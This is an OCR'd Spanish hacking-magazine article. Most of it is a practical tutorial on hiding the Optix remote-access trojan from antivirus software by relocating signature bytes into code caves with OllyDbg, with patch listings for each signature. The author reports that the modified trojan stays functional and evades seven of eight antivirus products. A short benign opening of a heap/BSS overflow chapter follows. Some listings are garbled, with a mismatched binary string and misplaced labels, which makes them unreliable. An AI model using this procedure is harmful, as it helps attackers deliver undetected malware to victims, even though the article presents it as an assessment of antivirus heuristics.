Pasó el tiempo y, a principios del año siguiente, empecé a interesarme por el misterioso mundo (hasta ese momento) de la **ingeniería inversa**, del **reversing** y de los **crakmes**. El tema me enganchó desde el primer momento. Guiado por fantásticos tutoriales de numerosos maestros desconocidos que iban cayendo en mis manos, y ayudado por el también fantástico **Ollydbg**, poco a poco, crackme a crackme, fui empezando a entender cada vez más el significado de esos extraños valores que me encontraba en el editor hexadecimal al mirar en las intimidades de los ejecutables.

Un buen día, buceando con el Olly en el código ASM (ensamblador) de un crackme que me estaba costando bastante resolver, entre salto y salto, parcheo y reensamblado, por alguna razón me acordé de mis primeros pasos con los editores hexadecimales, cuando modificaba aleatoriamente y sin conocimiento de causa esos mismos valores para evitar el reconocimiento de las firmas al Kaspersky. En ese instante se me ocurrió: ¿Y si en lugar de cambiar esas firmas simplemente cambiaba parte de su código de sitio? Me constaba que debido a ajustes de compilación es habitual la presencia de pequeños 'huecos' en el código de los ejecutables. Podía entonces llevarse parte del código que se encontrara dentro de la firma a uno de esos huecos y redirigir el flujo del programa mediante saltos, para que el código resultante fuera el mismo que antes solo que con unos cuantos saltos de más.

Todavía llevaba poco tiempo en el mundillo del reversing, era un simple aprendiz (sigo siéndolo, además ahora tengo una idea más clara de la inmensa cantidad de cosas que me faltan por aprender) y no tenía ninguna seguridad de que la idea que se me había ocurrido no tuviera en cuenta algún detalle de esos importantísimos que convierten una idea genial en una soberana tontería. Además tampoco tenía nada claro cómo hacerlo **realmente**. Así que como buen aprendiz me dirigí a uno de mis maestros en busca de ayuda. Y éste no vio inconveniente en la posibilidad de llevarlo a la práctica y me ayudó a conseguirlo paso a paso. Acababa de nacer el método **RiT**.

El Proceso

Igual que en el método anterior, vamos a ver por adelantado los pasos que seguiremos en este método para que tengáis una idea global desde el principio:

1º) Buscamos el hueco que necesitamos dentro del ejecutable para ir desplazando allí parte del código de las firmas.

2º) Abrimos el ejecutable con el Olly, localizamos cada una de las firmas y copiamos la parte del código que cambiaremos de sitio en el bloc de notas.

3º) Nos vamos al hueco y copiamos allí las instrucciones que queremos desplazar desde el bloc de notas.

4º) Eliminamos las instrucciones originales y ponemos un salto nuevo que apunte a su nueva localización.

5º) Añadimos un salto al final de las instrucciones movidas que devuelva el flujo de la ejecución a la instrucción siguiente del lugar original.

6º) Guardamos los cambios realizados en un nuevo archivo.

Haciendo Hueco

Localizar huecos en ejecutables es todo un arte. Para hacerlo manualmente debe tenerse un conocimiento avanzado de ensamblador y conocer al dedillo todos los entresijos de la estructura PE. La buena noticia para nosotros es que MrCrimson del grupo hispano WKT! (Whiskey Kon Tekila xD), un auténtico maestro en el arte del reversing, creó un programa hace años (1999) específicamente para eso: **El Topo**. Este programa no sólo es capaz de encontrar esos huecos sino que también puede crearlos modificando la cabecera PE del ejecutable y añadiendo una nueva sección al final del ejecutable con bytes nulos del tamaño que nosotros queramos. Como es un programa que pesa bastante poco y es algo difícil de encontrar, está incluido en el paquete de la web.

Al abrir el topo nos aparece lo que vemos en la ***Imagen 16***.

El funcionamiento es muy sencillo. Antes de abrir el archivo debemos ajustar los parámetros ya que el ToPo va a escanearlo en busca de huecos automáticamente nada más abrirlo. Lo más recomendable para evitarnos problemas luego con el Olly es que escaneemos tan sólo la sección ejecutable de la aplicación, así que seleccionaremos 'Exec only'. La opción de 'Backup file' se explica por si misma, y las otras dos opciones no las necesitaremos.

Le damos al botón 'Open', el topo nos informa de que va a escanear solo las secciones ejecutables como le hemos dicho y acto seguido nos aparece la típica ventana para seleccionar el archivo que queremos abrir. Abrimos nuestro Optix **original** 'SrvOptix-Ins.exe', y el ToPo nos muestra la ***Imagen 17***.

Nos notifica que ha encontrado un hueco de 294 bytes dentro de una sección existente, y que por lo tanto podemos reutilizar esa cantidad de bytes para escribir el código que queramos sin tener que cambiar el tamaño del archivo. Nos dice también, por si esa cantidad de bytes no nos es suficiente, que si queremos puede crear una nueva sección y añadir allí los bytes que necesitemos.

Siempre que podamos evitaremos cambiar el tamaño final del archivo añadiendo esa nueva sección porque en algunos archivos no convencionales (y nuestro troyano es uno de esos) ha sido modificada la estructura PE 'habitual' añadiendo un trozo de código al final del archivo que no viene correctamente indicado en la cabecera. Esta posibilidad no es tenida en cuenta por el ToPo y al añadir la nueva sección estropea ese código del final del archivo obteniendo como resultado un ejecutable que no funciona.

En nuestro caso con añadir 100 bytes tendremos de sobra, así que elegimos que no nos cambie el tamaño total del archivo y le damos a 'OK'. Una vez de vuelta a la ventana principal del ToPo le decimos que nos añada 100 bytes en el campo 'Bytes to be added' y le damos al botón 'Do It!' para que haga el trabajo. Lo hace en un instante y nos da los datos





Imagen 17.

necesarios para localizar la zona donde ha añadido esos 100 bytes de hueco:



Perfecto, con esto ya tenemos la información necesaria para empezar a trabajar con el Olly |¬].

Romper Saltando

Para poder entender perfectamente esta parte es necesario tener un conocimiento básico de ensamblador y del funcionamiento del Olly. Aún así trataré de ser lo más claro posible intentando explicar cada uno de los pasos necesarios para llevar a cabo la práctica sin tener conocimientos previos. De todas formas es muy recomendable que leáis un manual de ensamblador para tener una idea de lo que estáis haciendo. Con una lectura por encima a cualquiera de los miles de manuales que salen al buscar '**manual ensamblador**' en el **Google** será más que suficiente.

Dicho esto sigamos con nuestra práctica, abrimos nuestro 'SrvOptix-Ins.exe' que acabamos de modificar con el ToPo y nos disponemos a localizar la primera de las cuatro firmas dentro del Olly. Sabemos que la firma empieza en el offset (recordad que significa desplazamiento) '984ACh' relativo al primer byte del archivo, y que los offset que nos dice el Olly (al menos en principio) son relativos al mapeado que ha hecho de nuestro ejecutable en la memoria. Para localizar el offset correcto debemos abrir el ejecutable dentro del mismo Olly, loca-

lizar allí la firma y luego pedirle que nos diga a qué punto de la memoria mapeada corresponde el offset que hemos elegido.


Veamos este proceso paso a paso. Seleccionamos cualquier línea de la ventana de código desensamblado (la llamada CPU) con el botón derecho, en el menú contextual seleccionamos '**View**' y por último '**Executable file**' (***Imagen 18***).

Así el Olly nos abre en una nueva ventana el archivo original, tal y como está guardado en nuestro disco duro. En esa ventana apretamos la combinación Control+G (igual que en el HW) y le ponemos el offset al que queremos ir, el '984ACh'. Después seleccionamos ese offset otra vez con el botón derecho y elegimos en el menú contextual '**View Image in Disassembler**' como vemos en la ***Imagen 19***.

Si todo ha ido bien nos encontraremos el código de la ***Imagen 20*** en la ventana '**CPU**'.

Ahora ya nos encontramos en el lugar adecuado para modificar las firmas. Podemos ver a la izquierda los bytes que encontrábamos en el editor hex y a la derecha su traducción a lenguaje ensamblador, de manera que por fin podemos interpretar el significado de esos valores y cambiarlos por lo que queramos usando como medio el ensamblador y como herramienta a nuestro querido Olly.

Imagen 18.



Las primeras 6 instrucciones que nos encontramos son **PUSH** que 'empujan' en la pila los valores que va a usar el **CALL** a la API 'CreateFileMappingA' que hay justo a continuación. Aunque es posible que no pase nada si interrumpimos esa cadena de instrucciones creo que la mejor opción es intentar coger siempre instrucciones más 'solitarias', como los **MOV** que nos encontramos a continuación. Lo importante es que cojamos una instrucción que esté dentro de la firma, cuál elijamos es lo de menos. Seleccionamos ambos **MOV** en la ventana 'CPU' del Olly, botón derecho y elegimos Copy>To Clipboard. Abrimos el bloc de notas del windows y pegamos lo que acabamos de copiar.

Nos vamos ahora a la zona donde el ToPo nos ha abierto hueco. Como nos ha dado tanto el offset del archivo original como del mapeado en memoria podemos saltarnos el paso que hemos tenido que hacer al principio para localizar el offset mapeado en memoria de la firma. Le damos directamente a Control+G con la ventana CPU del Olly activa e introducimos la dirección de memoria que nos ha dicho el ToPo: '49A8DAh'. Aquí nos encontramos con la ristra de 100 **NOP**s que nos ha metido el ToPo y que es el espacio del que disponemos para meter las instrucciones que movamos. Ahora tenemos que pegar las instrucciones que acabamos de copiar. Tenemos varias posibilidades, yo suelo




Imagen 19.

juntar en una cadena continua todos los bytes que voy a copiar en el bloc de notas, los copio y luego los pasteo en el Olly. Por ejemplo, en este caso hemos copiado lo siguiente al bloc:

```
004990C0  . 8BF0              MOV ESI,EAX
004990C2  . 89B3 F4020000     MOV DWORD PTR
                                  DS:[EBX+2F4],ESI
```

Si juntamos y ordenamos los valores hex de los bytes nos quedaría algo así: ***8BF089B3F4020000***. Esto lo podemos hacer a mano en el bloc o directamente con el Olly dándole 'Binary'>'Binary Copy', luego nos vamos al hueco, seleccionamos una cantidad de líneas mayor a los bytes que hemos copiado, botón derecho>'Binary'>'Binary Paste' y tachán! ya lo tenemos :P.

Ahora debemos redirigir el flujo del programa colocando los saltos. Nos vamos a la posición original del código que hemos copiado (4990C0h), clickeamos dos veces con el botón izquierdo sobre la instrucción **MOV** para que nos aparezca el bocadillo de '**Assemble**' del Olly y cambiamos la instrucción que nos aparece por un '**JMP 49A8DA**', salto que apunta directamente a la dirección de memoria donde hemos pasteado el código hace un momento. Nos aseguramos que la casilla que pone '**Fill with NOPs**' esté activada y le damos al botón '**Assemble**'. El resultado debería ser lo que observáis en la ***Imagen 21***.

Como vemos no sólo nos ha cambiado la primera instrucción **MOV**, también ha desaparecido la segunda. Esto es debido a que el primer **MOV** usaba 2 bytes y lo hemos sustituido por un **JMP** que ocupa 5. Como la segunda instrucción ocupa 3 más que la primera el Olly ha tenido que eliminar la siguiente instrucción (el **MOV**

que ocupaba 6 bytes) para conseguir esos 3 bytes más de espacio y los 3 bytes restantes los ha rellenado con la instrucción inocua **NOP**, tal y como le hemos dicho que hiciera al seleccionar '**Fill with NOPs**'.

Nos apuntamos la dirección de memoria de la instrucción siguiente al último **NOP** (4990C8h) y nos dirigimos a la zona del hueco. Ahora solo nos falta añadir aquí otro salto justo después del segundo **MOV** que apunte a la dirección que nos acabamos de apuntar, de manera que el código nos quede así:

```
0049A8DA  8BF0          MOV ESI,EAX
0049A8DC  89B3          F4020000 MOV DWORD PTR
                         DS:[EBX+2F4],ESI
0049A8E2  ^E9 E1E7FFFF  JMP SrvOptix.004990C8
```

Y ya está ^^! Ya hemos conseguido cambiar la primera de las firmas manteniendo sano el código original. Las otras firmas se cambian de la misma manera, volverlo a explicar sería repetirse, así que os pongo el resultado de los cambios que he realizado directamente en los ***Listados 1, 2 y 3***.

En el código desplazado de la segunda firma hay intercalados unos NOPs que no estaban en el código original. Es simplemente para mostrar que esa también es una manera válida de modificar la firma y que nos puede venir bien para modificar cadenas de muy pocos bytes de longitud, como en este caso donde la firma tan solo ocupa 7 bytes.


Por último nos queda guardar los cambios realizados al archivo. Para ello otra vez en la ventana CPU clickeamos botón derecho>'Copy to executable'>'All modifications' y vamos aceptando todos los avisos que nos vaya dando el Olly.

Llegó la hora de la verdad!! Sólo nos falta comprobar que el archivo resultante no es detectado por el KAV y que aún así el troyano sigue funcionando correctamente. En mi caso [mode Borbón] "Me llena de orgullo y satisfacción" [/mode Borbón] deciros que ha sido un éxito |-|].

Y como muestra un botón! La ***Imagen 22*** es una captura de pantalla en donde se puede ver al proceso del monitor del KAV activo y al servidor funcionando y conectado al cliente ;D.

Imagen 20.

Listado 1.



• Firma 2

>**Código escogido**:

```
00499DAF   |. 50            PUSH EAX
00499DB0   |. 68 00000050   PUSH 50000000
00499DB5   |. 68 209E4900   PUSH SrvOptix.00499E20     ; ASCII "My Own Capture Window"
00499DBA
```

>**Binario:** 50680000005068209E4900

>**Sustituido por**:

```
00499DAF   E9 360B0000   JMP SrvOptix.0049A8EA
00499DB4   90            NOP
...
00499DB8   90            NOP
00499DB9   90            NOP
```

• Firma 3

>**Código escogido:**


```
0049A123   00FF        ADD BH,BH
0049A125   FFFF        ???                                ; Unknown command
0049A127   FF0C00      DEC DWORD PTR DS:[EAX+EAX]
0049A12A   0000        ADD BYTE PTR DS:[EAX],AL
0049A12C   74 6A       JE SHORT SrvOptix.0049A198
0049A12E   36:6B33     6A IMUL ESI,DWORD PTR SS:[EBX],6A
0049A132   636B 71     ARPL WORD PTR DS:[EBX+71],BP
0049A135   3267 3D     XOR AH,BYTE PTR DS:[EDI+3D]
0049A138   0000        ADD BYTE PTR DS:[EAX],AL
0049A13A
```

>**Binario:** 00FFFFFFFF0C000000746A366B336A636B7132673D0000

>**Sustituido por:**

```
0049A123   -E9 F83E0300   JMP SrvOptix.004CE020
0049A128   90             NOP
0049A129   90             NOP
...
0049A138   90             NOP
0049A139   90             NOP
```

Imagen 21.



- **Firma 4**

>Código escogido:

```
0042EF82    . 8BC3            MOV EAX,EBX
0042EF84    . 8B15 F8534200   MOV EDX,DWORD PTR DS:[4253F8] ; SrvOptix.00425444
0042EF8A
```

>Binario: E85941FDFF

>Sustituido por:

```
0042EF82    E9 99B90600     JMP SrvOptix.0049A920
0042EF87    90              NOP
0042EF88    90              NOP
0042EF89    90              NOP
```

Listado 2.

Listado 3.

- **Código movido al hueco:**


```
0049A8DA    8BF0            MOV ESI,EAX
0049A8DC    89B3 F4020000   MOV DWORD PTR DS:[EBX+2F4],ESI
0049A8E2    ^E9 E1E7FFFF    JMP SrvOptix.004990C8

0049A8EA    50              PUSH EAX
0049A8EB    90              NOP
0049A8EC    68 00000050     PUSH 50000000
0049A8F1    90              NOP
0049A8F2    68 209E4900     PUSH SrvOptix.00499E20          ; ASCII "My Own Capture Window"
0049A8F7    90              NOP
0049A8F8    ^E9 BDF4FFFF    JMP SrvOptix.00499DBA

0049A900    00FF            ADD BH,BH
0049A902    FFFF            ???                             ; Unknown command
0049A904    FF0C00          DEC DWORD PTR DS:[EAX+EAX]
0049A907    0000            ADD BYTE PTR DS:[EAX],AL
0049A909    74 6A           JE SHORT SrvOptix.0049A975
0049A90B    36:6B33 6A      IMUL ESI,DWORD PTR SS:[EBX],6A
0049A90F    636B 71         ARPL WORD PTR DS:[EBX+71],BP
0049A912    3267 3D         XOR AH,BYTE PTR DS:[EDI+3D]
0049A915    0000            ADD BYTE PTR DS:[EAX],AL
0049A917    ^E9 1EF8FFFF    JMP SrvOptix.0049A13A

0049A920    8BC3            MOV EAX,EBX
0049A922    8B15 F8534200   MOV EDX,DWORD PTR DS:[4253F8]; SrvOptix.00425444
0049A928    ^E9 5D46F9FF    JMP SrvOptix.0042EF8A
```

Imagen 22.



Conclusiones

Antes de continuar me gustaría que tuvierais presente que las conclusiones que expongo continuación tienen una importancia que debe ser relativizada en su justa medida, ya que se basan en el comportamiento del AV frente a la detección de un sólo archivo muy concreto. En esta práctica nos hemos limitado a estudiar un ejemplo concreto de troyano mientras que, tal y como vimos al principio del artículo, un AV es capaz de detectar muchos tipos distintos de software malicioso. El método que he descrito tampoco puede considerarse en absoluto suficiente para una valoración **científica** de la heurística de un AV. Para ello sería necesario seguir las directrices que indica **Andrew Lee** (de la empresa **Eset**) en su artículo "**Reflexiones sobre la forma de examinar la detección heurística en comparativas de productos.**" y que se puede consultar en el siguiente link: http://www.vsantivirus.com/heuristica-comparativas.htm .

El problema es que sólo grandes empresas y los mejores profesionales del sector tienen medios y conocimientos necesarios para realizar un estudio semejante. En cambio, la práctica que hemos realizado puede hacerla sin demasiado esfuerzo cualquiera que se lo proponga y que tenga unos conocimientos muy muy básicos de ensamblador. Además, una vez aprendida la filosofía del **método RiT** ya sólo depende de vosotros mismos el decidir hasta donde llegar en vuestro propio análisis.

Lo que sí está claro es que acabamos de comprobar que es posible convertir un archivo ejecutable detectado por el KAV en uno no detectado, localizando las firmas que usa este AV para identificar el archivo y cambiándolas por un código equivalente, de manera que la ejecución final de la aplicación no se ve alterada. Suponiendo que el Kaspersky efectivamente esté utilizando técnicas heurísticas en su escaneado, podemos extraer una deducción sencilla e inmediata de esta conducta: su motor heurístico no ha sido capaz de detectar (al menos en este ejemplo concreto) un cambio tan trivial como el que hemos hecho al separar la cadena detectada en dos trozos distintos con una simple orden de salto.



Además, la técnica que hemos usado nos permite realizar la misma prueba con cualquier AV. Para hacerme una idea de la efectividad que tiene el **método RiT**, he puesto a prueba las versiones de evaluación de 7 de los AV más conocidos: **Panda Software (Titanium 2005), Symantec (Norton Antivirus 2005), BitDefender (v8 Profesional Plus), Norman (Virus Control v5.80), InSoft (DrWeb v4.32), Agnitum (TauScan) y Eset (NOD32 v1.1024),** y a pesar de que, recordando el artículo de Andrew Lee, siguen siendo pruebas sin base científica sólida, el resultado ha sido, como mínimo, sorprendente. En su configuración por defecto **todos** ellos han sido **incapaces** de detectar el troyano modificado. Configurándolos con la máxima capacidad heurística (o su técnica proactiva equivalente), **únicamente la 'heurística avanzada' del NOD32** ha sido capaz detectarlo. Tanto la '**Sandbox**' de Norman como el '**TruPrevent**' de Panda han permitido la ejecución del troyano modificado.

Soy consciente de que en esta lista faltan nombres importantes, pero tened en cuenta que yo soy un simple usuario como vosotros y mis medios son muy limitados. Además recordad que la intención de este texto es que vosotros mismos podáis hacer lo mismo con el AV que queráis.

Un dato interesante es que cuando se intenta aplicar la técnica de aislar las firmas a un motor de detección puramente heurístico como el 'avanzado' del NOD32, uno se puede hacer una idea del funcionamiento de esa heurística. Por ejemplo, en este troyano, muy cerca de las partes del código desensamblado que hacen saltar la heurística del Nod, podemos encontrar varias llamadas a la función **WSAStartup** que es la encargada de inicializar el **Winsock**, es decir, la librería a la que tiene que acudir cualquier programa que use la red y que corra sobre windows. Otro dato revelador es que al separar el código detectado mediante saltos (con el **RiT**) el código resultante también es detectado sin problemas. Este es quizá el más claro indicativo de que su motor de detección heurística ha logrado claramente ser capaz de quedarse con el contenido del código (la interpretación) y no con la forma (los bytes).

Teniendo en cuenta que los primeros virus polimórficos que obligaban a adoptar técnicas heurísticas salieron recién estrenada la década de los 90, hace la friolera de 15 años, esta dependencia masiva del catálogo de firmas de la gran mayoría de los motores AV actuales que se observa en estos resultados es realmente preocupante. Y si juntamos esta circunstancia con las campañas de publicidad cada vez más agresivas que se están llevando a cabo para convencernos de que dejemos todo el trabajo de salvaguardar la seguridad de nuestros equipos a soluciones AV de este tipo... el panorama toma tintes dramáticos...

Tampoco quiero pecar de alarmista. Hay que tener claro que pese a su antigüedad, el método de firmas sigue siendo tremendamente efectivo en la protección contra la inmensa mayoría del malware existente. Y que además, con la proliferación de las conexiones rápidas y permanentes a Internet de estos últimos años, es posible para los usuarios de una solución AV disponer en cuestión de pocas horas de la última actualización de firmas. El problema está en los ataques selectivos. Si alguien quiere enviarnos una aplicación maliciosa de manera individual, es bueno saber que aunque dispongamos de un AV, eso no representa un problema serio para un atacante con conocimientos de nivel medio sobre seguridad informática.


Además, no todo es oscuridad y tinieblas. El NOD32 nos ofrece la esperanza (que ya casi se aprecia como realidad) de que por fin se haya llegado a una solución proactiva eficiente. Ya son muchas las demostraciones que han protagonizado que llevan a pensar que, sin duda, son el ejemplo a seguir en estos momentos.

Espero que la lectura os haya resultado tan útil como a mi me ha sido escribirla |¬|.

Dedicado a mi amada Luna
y al pececillo bailarín más deseado.







Capítulo 2

Explotando Heap/BSS Overflows

Introducción: Bienvenido a esta segunda entrega de esta pequeña serie de artículos sobre explotación de vulnerabilidades. Ya hablamos en el artículo anterior sobre los desbordamientos de buffer ocurridos en la pila. En este artículo vamos a ver cómo aprovecharnos de desbordamientos ocurridos en otras secciones de memoria, en especial en las secciones denominadas Heap y BSS. Antes explicaré un poco el uso de la memoria dinámica mediante la función malloc(), para que puedas entender mejor los códigos incluidos en el artículo. Que lo disfrutes ;-)

Variables globales y dinámicas en C

En esta sección vamos a ver cómo se definen variables globales y estáticas (*static*), entenderemos la necesidad de la memoria dinámica, y aprenderemos cómo usarla en C. Lo ideal sería que tuvieras algunas nociones muy básicas de C (y si no son tan básicas, pues mucho mejor ;-)), aunque sabiendo algo de programación, sea el lenguaje que sea, no te será difícil seguir estas sencillas explicaciones. Además, teniendo el curso de Python escrito por Moleman en esta misma revista, no tienes excusa :P

Hablemos primero de las variables globales. Como ya debes saber, cuando creamos una variable dentro de una función, ésta se almacena en la pila (ya lo vimos en el artículo anterior), y solamente se puede acceder a ella desde la propia función que la ha creado. Sin embargo, si deseamos poder acceder a una variable desde todo nuestro programa, y mantener su valor en el punto que sea de su ejecución, deberemos declarar esta variable como global, declarándola al principio de nuestro código, fuera de ninguna función. Si no se inicializan en el momento de su creación, este tipo de variables se almacenan en el segmento *BSS*. Si son inicializadas, se almacenan en el segmento de datos.

Por otro lado, tenemos las variables estáticas, que se crean dentro de una función, pero no se destruyen al finalizar ésta. Así, cuando volvamos a llamar a la función, su valor permanecerá igual que antes. Un posible uso de este tipo de funciones es para realizar contadores del número de ejecuciones de una función, y que no haga cierta tarea más de un número determinado de veces.

Veamos qué pasa con el siguiente código:

Código ejemplo1.c:

```
#include <stdio.h>
int numero;

int main(){
      int funcion();
      numero=0;

      while(funcion()==0 )
            printf("numero vale: %d\n", numero);
}

int funcion(){
      static cont=0;

      if(cont<3){
            numero=rand();
            printf("Ya he hecho mi faena :P [%d] \n",cont);
            cont++;
            return 0;
      } else {
            printf("Estoy cansada. Ya me has ejecutado demasiadas veces\n");
            return -1;
      }
}
```

Éste se va a ganar el premio al código más chorra del año :-D. Lo único que hace es crear una variable global (*numero*), y luego en el main la inicializa a 0 y ejecuta la función en un bucle hasta que éste devuelva un valor distinto de 0.

La función hará su tarea (sacar un número seudo-aleatorio) hasta que *cont* tome el valor 3. A partir de entonces la función se negará a hacerlo, pues considerará haberse ejecutado demasiadas veces. Veamos la salida de este programa:

```
tuxed@athenea:~/articulo2$ gcc ejemplo1.c -o ejemplo1
tuxed@athenea:~/articulo2$ ./ejemplo1
Ya he hecho mi faena :P [0]
numero vale: 1804289383
Ya he hecho mi faena :P [1]
numero vale: 846930886
Ya he hecho mi faena :P [2]
numero vale: 1681692777
Estoy cansada. Ya me has ejecutado demasiadas veces
tuxed@athenea:~/articulo2$
```

Como puedes ver, funciona tal y como he explicado, aunque si lo vuelves a ejecutar te dará los mismo valores para la variable *numero*, puesto que rand() debería haberse inicializado mediante la función srand(), pero eso ya es otra historia ;-)

